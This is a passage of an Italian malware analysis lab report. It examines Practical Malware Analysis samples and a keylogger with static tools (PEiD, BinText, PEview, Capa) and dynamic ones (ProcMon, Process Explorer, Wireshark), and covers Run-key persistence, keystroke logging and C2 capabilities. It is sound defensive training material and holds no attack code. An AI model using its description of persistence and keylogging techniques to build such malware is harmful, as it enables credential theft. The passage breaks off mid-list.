


Figure 195: Names

L'**analisi** è continuata con il caricamento del file su **PEiD**, allo scopo di individuare l'eventuale utilizzo di un **packer**.




Figure 196: Analisi tramite PEiD

PEiD sembra confermare l'ipotesi precedente, non avendo rilevato la presenza di alcun packer.

Extra Flag 5: Find the downloaded file

Per identificare il **nome del file** che il **malware** cerca di **scaricare**, si è optato per un'analisi delle stringhe tramite lo strumento **BinText**.




Figure 197: updater.exe

Come evince dall'immagine precedente il malware prova a scaricare il file **updater.exe** da *practicalmalwareanalysis.com*.

Extra Flag 6: Find the imported function

Per trovare la funzione importata, si è utilizzato **Dependency Walker**. **Wintrust.dll** è presente sotto **advapi32.dll** e la funzione che va ad importare che finisce per trust è: **WinVerifyTrust**.




Figure 198: WinVerifyTrust

Extra Flag 7: Find the timestamp

Per trovare la data di compilazione del sample **Lab01-04.exe** si è deciso di usare **PEview**.




Figure 199: Data compilazione Lab01-04.exe

Tra le informazioni ci dice che il file è stato *compilato in data 2019/08/30 alle 22:26:59 UTC*.

6.1.3 key.exe

Eseguendo un analisi di **key.exe** con PEview possiamo notare alcuni elementi sospetti:




Figure 200: PEview key.exe

Tra questi **GetAsyncKeyState**: Questa API è **direttamente usata dai keylogger** per monitorare i tasti premuti in tempo reale, spesso tramite un **loop che controlla ogni tasto** e registra quelli premuti.

00021148	00000000	End of Imports	KERNEL32.dll
0002114C	0002F902	Hint/Name RVA	0121 GetAsyncKeyState
00021150	0002F9A4	Hint/Name RVA	0000 GetProcAddress

Figure 201: BinText key.exe




Figure 202: BinText key.exe

Sulla base delle informazioni raccolte, è possibile formulare alcune ipotesi riguardo alle **funzionalità** e agli **obiettivi** del presunto **malware**:

- **Attività di keylogging:** La presenza del file denominato **key.exe** lascia supporre che il malware svolga il ruolo di **keylogger**, ovvero un software dannoso progettato per **registrare le sequenze di tasti** digitate dall'utente. Lo scopo principale di tale funzionalità sarebbe quello di sottrarre **informazioni riservate**, come credenziali di accesso, password e dati bancari.
- **Generazione di file di log:** Il file **log.txt** suggerisce che il malware potrebbe **memorizzare le sue attività** localmente, oppure essere impiegato per **comunicare con server remoti** di comando e controllo (C&C). Tali comunicazioni potrebbero includere dettagli sulle informazioni intercettate o sullo **stato del sistema infetto**.
- **Alterazione dell'architettura di sistema:** Il file individuato nel percorso **C:\Windows\vmx32to64.exe** potrebbe avere la funzione di eseguire operazioni di **manipolazione dell'architettura di sistema**, come la conversione tra **modalità a 32 e 64 bit**. Questa strategia potrebbe essere utilizzata per **occultare la presenza del malware** o per **evitare i meccanismi di difesa** del sistema operativo.

Le evidenze emerse suggeriscono che il malware sia progettato per **estrarre dati sensibili** dagli utenti, con una particolare enfasi sulla **registrazione dell'input da tastiera**. La combinazione di file di log e strumenti volti a **modificare l'ambiente operativo** lascia intendere un certo livello di **sofisticazione**, il che potrebbe implicare l'utilizzo del malware in **attacchi mirati**.

6.2 Basic Dynamic Analysis

6.2.1 Key.exe

Process Explorer - FLAG 8

Come richiesto, è stato eseguito key.exe con **privilegi di amministratore** per attivare i **meccanismi di persistenza**. L'avvio di **Process Explorer** consente di osservare la presenza del relativo processo, identificabile come **conhost.exe**, tra quelli attivi nel sistema.

Process Name	PID	Working Set	Virtual	Physical	Session	File	Thread	Owner
explorer.exe	3 66	103.760 K	160.832 K	4232	Windows Explorer	Microsoft Corporation		
SecurityHealthStray.exe		1.744 K	9.576 K	6632	Windows Security notification...	Microsoft Corporation		
vm vmtold.exe	< 0.01	22.732 K	44.784 K	6732	VMware Tools Core Service	VMware, Inc.		
msedge.exe	< 0.01	78.080 K	188.840 K	6876	Microsoft Edge	Microsoft Corporation		
msedge.exe		2.104 K	7.828 K	6920	Microsoft Edge	Microsoft Corporation		
msedge.exe		90.968 K	36.488 K	7144	Microsoft Edge	Microsoft Corporation		
msedge.exe		17.700 K	44.924 K	7152	Microsoft Edge	Microsoft Corporation		
msedge.exe		8.452 K	19.496 K	6216	Microsoft Edge	Microsoft Corporation		
msedge.exe		8.552 K	25.152 K	5784	Microsoft Edge	Microsoft Corporation		
msedge.exe		102.856 K	115.320 K	5952	Microsoft Edge	Microsoft Corporation		
msedge.exe	< 0.01	43.628 K	60.704 K	4932	Microsoft Edge	Microsoft Corporation		
msedge.exe		15.412 K	28.916 K	64	Microsoft Edge	Microsoft Corporation		
DependenciesGui.exe		148.184 K	268.008 K	5432	DependenciesGui			
key.exe	4 51	1.112 K	5.252 K	2500				
conhost.exe		6.776 K	16.608 K	776	Console Window Host	Microsoft Corporation		

Figure 203: Process Explorer

Process Monitor - FLAG 9

L'analisi effettuata con **ProcMon** consente di osservare le varie **azioni** eseguite dal **malware**; tra queste, si nota in particolare la **creazione di file**. Nell'immagine sottostante sono messe in evidenza tutte le operazioni di tipo **CreateFile**.

Time	Process Name	PID	Operation	Path	Result	Detail
3:54:16	key.exe	3504	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
3:54:16	key.exe	3504	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
3:54:16	key.exe	3504	CreateFile	C:\Users\julian\Desktop\software-security\malware\malware-basic\malware-basic	SUCCESS	Desired Access: E...
3:54:16	key.exe	3504	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: E...
3:54:18	key.exe	3504	CreateFile	C:\Windows\System32\imm32.dll	SUCCESS	Desired Access: R...
3:54:18	key.exe	3504	CreateFile	C:\Users\julian\Desktop\software-security\malware\malware-basic\malware-basic\key.exe	SUCCESS	Desired Access: E...

Figure 204: Process Monitor

Il **malware** assicura la propria **persistenza** anche tramite la modifica del **Registry key**.

Il **percorso** della chiave e il relativo **flag** sono riportati di seguito.

3:54:18	key.exe	RegSetValue	HKEY_SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32e64
---------	---------	-------------	---

Figure 205: RegSetValue

Run the keylogger

Il **comportamento** del **malware** è illustrato di seguito: è evidente che ogni **input da tastiera** inserito dall'**utente** viene salvato all'interno del file **log.txt**, confermando le **conclusioni** precedentemente formulate.




Figure 206: Log file

Persistence - FLAG 10

Come previsto, è stata effettuata l'operazione di **terminazione del processo** key.exe utilizzando **Process Explorer** tramite il comando **"Kill process"**.



Figure 207: Kill process

È stato effettuato un **riavvio del sistema** per verificare la **persistenza** dell'infezione.

Come previsto, il **malware** risulta ancora **attivo** anche dopo il **riavvio**.



Figure 208: Persistence

Accedendo alla visualizzazione degli **Handles** tramite il percorso **View → Lower Pane** **View → Handles**, è possibile individuare il **flag nascosto**.




Figure 209: Flag 10 nascosto

Removing Persistence

Tramite l'utilizzo del **Registry Editor (REGEDIT)**, è possibile individuare il **flag nascosto**, visualizzarne il **tipo (REG_SZ)** ed eventualmente procedere con la **rimozione** della relativa **voce di registro**.




Figure 210: Removing persistence

Dopo il **riavvio del sistema**, attraverso **Process Explorer** si può verificare che il file non risulta più in **esecuzione**, confermando che il **meccanismo di persistenza** è stato **rimosso con successo**.




Figure 211: Process Explorer no persistence

6.2.2 key12.exe

Run Key - Extra Flag 12

Avviando Process Monitor ed eseguendo key12.exe è possibile vedere il **flag** nascosto (**webkit**).




Figure 212: Process Explorer no persistence

DNS Traffic - Extra Flag 13

Utilizzando **Wireshark** è possibile analizzare il traffico, in particolare dal traffico **DNS** è stato possibile visualizzare il **primo flag** richiesto.




Figure 213: Flag DNS

HTTP Traffic - Extra Flag 14

Analizzando il traffico HTTP è stato possibile reperire il **secondo flag**, **exfiltration**.




Figure 214: Flag HTTP

6.2.3 Capa - Lab01-01.exe

In conformità con quanto richiesto, è stata effettuata un'analisi del file Lab01-01.exe utilizzando lo strumento **Capa**.

md5	bb7425b82141a1c0f7d60e5106676bb1
sha1	9dce39ac1bd36d877fdb0025ee88fdaff0627cdb
sha256	58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/unina/Desktop/software-security/malware/malware-basic/malware-ba...
ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery [T1083]
MBC Objective	MBC Behavior
DISCOVERY	Code Discovery::Enumerate PE Sections [B0046.001] File and Directory Discovery [E1083]
FILE SYSTEM	Copy File [C0045] Read File [C0051]
PROCESS	Terminate Process [C0018]
Capability	Namespace
copy file enumerate files recursively read file via mapping (2 matches) terminate process (2 matches) enumerate PE sections resolve function by parsing PE exports	host-interaction/file-system/copy host-interaction/file-system/files/list host-interaction/file-system/read host-interaction/process/terminate load-code/pe load-code/pe

Figure 215: Capa - Lab01-01.exe

L'**analisi** fornisce una serie di informazioni suddivise in riquadri tematici:

- **Informazioni Generali sul File**

- **MD5, SHA1, SHA256**: Hash crittografici univoci utilizzati per identificare il file, utili per confronti con database di **malware** noti.
- **Analysis**: Specifica che l'analisi è stata condotta in modalità **statica**, senza eseguire il file.
- **OS**: Indica che il file è destinato a un sistema operativo **Windows**.
- **Format**: Il file è in formato **PE (Portable Executable)**, lo standard per gli eseguibili Windows.
- **Arch**: Il file è compilato per architettura **i386** (32 bit).
- **Path**: Percorso completo del file analizzato.

- **ATT&CK Tactic e Technique**

- **DISCOVERY**: Indica l'intento generale dell'azione.

- **File and Directory Discovery (T1083):** Il malware esplora il file system per identificare file e cartelle presenti, potenzialmente con lo scopo di raccogliere dati sensibili.

- **MBC Objective e Behavior**

- **DISCOVERY**

- * *Code Discovery::Enumerate PE Sections [B0046.001]:* Il malware analizza le sezioni PE, suggerendo un'autoanalisi o l'esame di altri eseguibili.
 - * *File and Directory Discovery [E1083]:* Conferma la capacità di enumerare file e directory nel sistema.

- **FILE SYSTEM**

- * *Copy File [C0045]:* Il malware è in grado di copiare file.
 - * *Read File [C0051]:* Il malware può accedere e leggere file presenti nel sistema.

- **PROCESS**

- * *Terminate Process [C0018]:* Capacità di terminare processi attivi, potenzialmente per disattivare software di difesa.

- **Capabilities**

- **Copy file:** Funzione di duplicazione di file all'interno del sistema.
 - **Enumerate files recursively:** Esplorazione ricorsiva di directory e file.
 - **Read file via mapping:** Lettura di file tramite mappatura in memoria.
 - **Terminate process:** Interruzione forzata di processi in esecuzione.
 - **Enumerate PE sections:** Analisi delle sezioni PE, utile per comprendere la struttura interna di file eseguibili.
 - **Resolve function by parsing PE exports:** Capacità di individuare ed eventualmente richiamare funzioni esportate da altri moduli PE.

Conclusioni dell'analisi con CAPA su Lab01-01.exe

L'analisi mostra che il file sospetto presenta numerose **caratteristiche tipiche di un malware**:

- **Scoperta di file e directory:** Il codice analizza il file system alla ricerca di dati potenzialmente sensibili o da esfiltrare.
- **Interazione con il file system:** Ha la possibilità di **leggere** e **copiare** file, indicando potenziali operazioni di raccolta o duplicazione di dati.
- **Gestione dei processi:** È in grado di **terminare processi**, utile per disattivare software di sicurezza o ostacoli all'esecuzione.
- **Analisi e manipolazione di file PE:** Le funzioni di enumerazione e risoluzione delle esportazioni PE indicano la capacità di **esaminare** o **interagire** con altri eseguibili, compresi se stesso.

6.2.4 Flag 15 - Capa - Lab01-01.dll

Come da indicazione, è stata eseguita un'analisi del file Lab01-01.dll utilizzando lo strumento **Capa**.

Durante l'ispezione, è stato rilevato un **flag di sincronizzazione (mutex)**, visibile nell'immagine riportata di seguito. Questo elemento può essere utilizzato dal malware per evitare l'esecuzione concorrente di più istanze del medesimo codice malevolo sul sistema target.

md5	290934c61de9176ad682ffdd65f0a669
sha1	a4b35de1ca20fe776dc72d12fb2886736f43c22
sha256	f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/unina/Desktop/software-security/malware/malware-basic/malware-basic/Lab01-01.dll
MBC Objective	
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	Socket Communication::Connect Socket [C0001.004] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Initialize Winsock Library [C0001.009] Socket Communication::Receive Data [C0001.006] Socket Communication::Send Data [C0001.007]
PROCESS	Socket Communication::TCP Client [C0001.008] Check Mutex [C0043] Create Mutex [C0042] Create Process [C0017]
Capability	
receive data	communication
send data	communication
initialize Winsock library	communication/socket
act as TCP client	communication/tcp/client
check mutex (2 matches)	host-interaction/mutex
create process on Windows	host-interaction/process/create

Figure 216: Capa - Lab01-01.dll

L'analisi effettuata tramite **Capa** rivela che il file analizzato presenta numerose **funzionalità tipiche di un malware**, tra cui:

- **Comunicazione con il Server di Comando e Controllo (C2):** Il malware ha la capacità di mantenere una comunicazione bidirezionale con un server di comando e controllo, che gli permette di:
 - **Ricevere Dati:** Il malware può ricevere comandi o aggiornamenti dal server C2. Questa capacità è essenziale per malware che necessitano di istruzioni dinamiche per operare o aggiornarsi.
 - **Inviare Dati:** Il malware può esfiltrare informazioni raccolte dal sistema infetto verso il server C2. Questo comportamento è utilizzato per trasmettere dati sensibili o risultati delle operazioni eseguite.
- **Interazione con la Rete:** Il malware è in grado di eseguire diverse operazioni di rete, tra cui:
 - **Creazione e Connessione di Socket:** Il malware può creare socket TCP e connettersi a server remoti. Questa capacità è cruciale per stabilire connessioni di rete affidabili e comunicare con il server C2.
 - **Invio e Ricezione di Dati:** Utilizzando i socket creati, il malware può inviare e ricevere dati, permettendo una comunicazione continua con il server remoto.
 - **Inizializzazione della Libreria Winsock:** Il malware inizializza la libreria Winsock, necessaria per eseguire operazioni di rete su sistemi Windows.
- **Gestione dei Processi:** Il malware ha la capacità di interagire con i processi del sistema, che include:
 - **Creazione di Mutex:** Il malware può creare mutex per impedire l'esecuzione simultanea di più copie di se stesso. Questo comportamento è utile per evitare conflitti o sovraccarichi del sistema infetto.
 - **Verifica di Mutex:** Controllando l'esistenza di un mutex, il malware può determinare se è già in esecuzione sul sistema, prevenendo duplicazioni.

- **Creazione di Processi:** Il malware può creare nuovi processi, permettendogli di eseguire ulteriore codice o comandi sul sistema infetto. Questa capacità può essere utilizzata per caricare moduli aggiuntivi o eseguire operazioni malevole.
- **Capacità di Comunicazione:** Il malware dimostra diverse capacità di comunicazione, tra cui:
 - **Ricezione e Invio di Dati:** Attraverso connessioni socket, il malware può trasmettere e ricevere informazioni, mantenendo una comunicazione continua con il server C2.
 - **Funzionamento come Client TCP:** Il malware si comporta come un client TCP, stabilendo connessioni di rete affidabili per la trasmissione di dati.

La capacità di comunicare con un server C2, combinata con la gestione dei processi e l'interazione con la rete, suggerisce che il malware può ricevere comandi, esfiltrare dati e operare in modo dinamico sul sistema infetto.

6.2.5 Flag 16 - Capa - Lab01-04.exe

Come da indicazioni, è stata condotta l'**analisi** del file **Lab01-04.exe** utilizzando **Capa** per ottenere una comprensione piu' approfondita delle capacita e degli obiettivi del malware. Nell'immagine sottostante è visibile il **flag** rilevato, corrispondente a **PRIVILEGE ESCALATION**.

ATT&CK Tactic	ATT&CK Technique
DISCOVERY EXECUTION PRIVILEGE ESCALATION	File and Directory Discovery [T1083] Shared Modules [T1129] Access Token Manipulation [T1134]
MAEC Category	MAEC Value
malware-category	launcher
MBC Objective	MBC Behavior
DEFENSE EVASION DISCOVERY EXECUTION FILE SYSTEM PROCESS	Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007] File and Directory Discovery [E1083] Install Additional Program [B0023] Move File [C0063] Writes File [C0052] Create Process [C0017] Create Thread [C0038] Terminate Process [C0018]
Capability	Namespace
extract resource via kernel32 functions contain an embedded PE file get common file path (2 matches) move file bypass Windows File Protection write file on Windows create process on Windows acquire debug privileges modify access privileges terminate process create thread	executable/resource executable/subfile/pe host-interaction/file-system host-interaction/file-system/move host-interaction/file-system/windows-file-... host-interaction/file-system/write host-interaction/process/create host-interaction/process/modify host-interaction/process/modify host-interaction/process/terminate host-interaction/thread/create

Figure 217: Analisi tramite Capa

MITRE ATT&CK Tattiche e Tecniche

• DISCOVERY

- *File and Directory Discovery (T1083)*: Il codice malevolo è in grado di esplorare e raccogliere dati riguardanti file e cartelle presenti nel sistema, con l'obiettivo di identificare elementi sensibili o rilevanti.

• EXECUTION

- *Shared Modules (T1129)*: Il malware sfrutta librerie o moduli condivisi per l'esecuzione del proprio codice, spesso per eludere i meccanismi di rilevamento o riutilizzare risorse del sistema operativo.

• PRIVILEGE ESCALATION

- *Access Token Manipulation (T1134)*: Tramite la modifica dei token di accesso, il malware riesce a ottenere privilegi più elevati, eseguendo così azioni normalmente limitate ad utenti autorizzati.

MBC Obiettivi e Comportamenti

• DEFENSE EVASION

- *Bypass Windows File Protection (F0004.007)*: Il software malevolo aggira le protezioni di integrità dei file di sistema di Windows, riuscendo così a modificarli o sostituirli senza destare sospetti.

• EXECUTION

- *Install Additional Program (B0023)*: Il malware ha la capacità di scaricare e installare ulteriori applicazioni, presumibilmente altri componenti dannosi.

• FILE SYSTEM

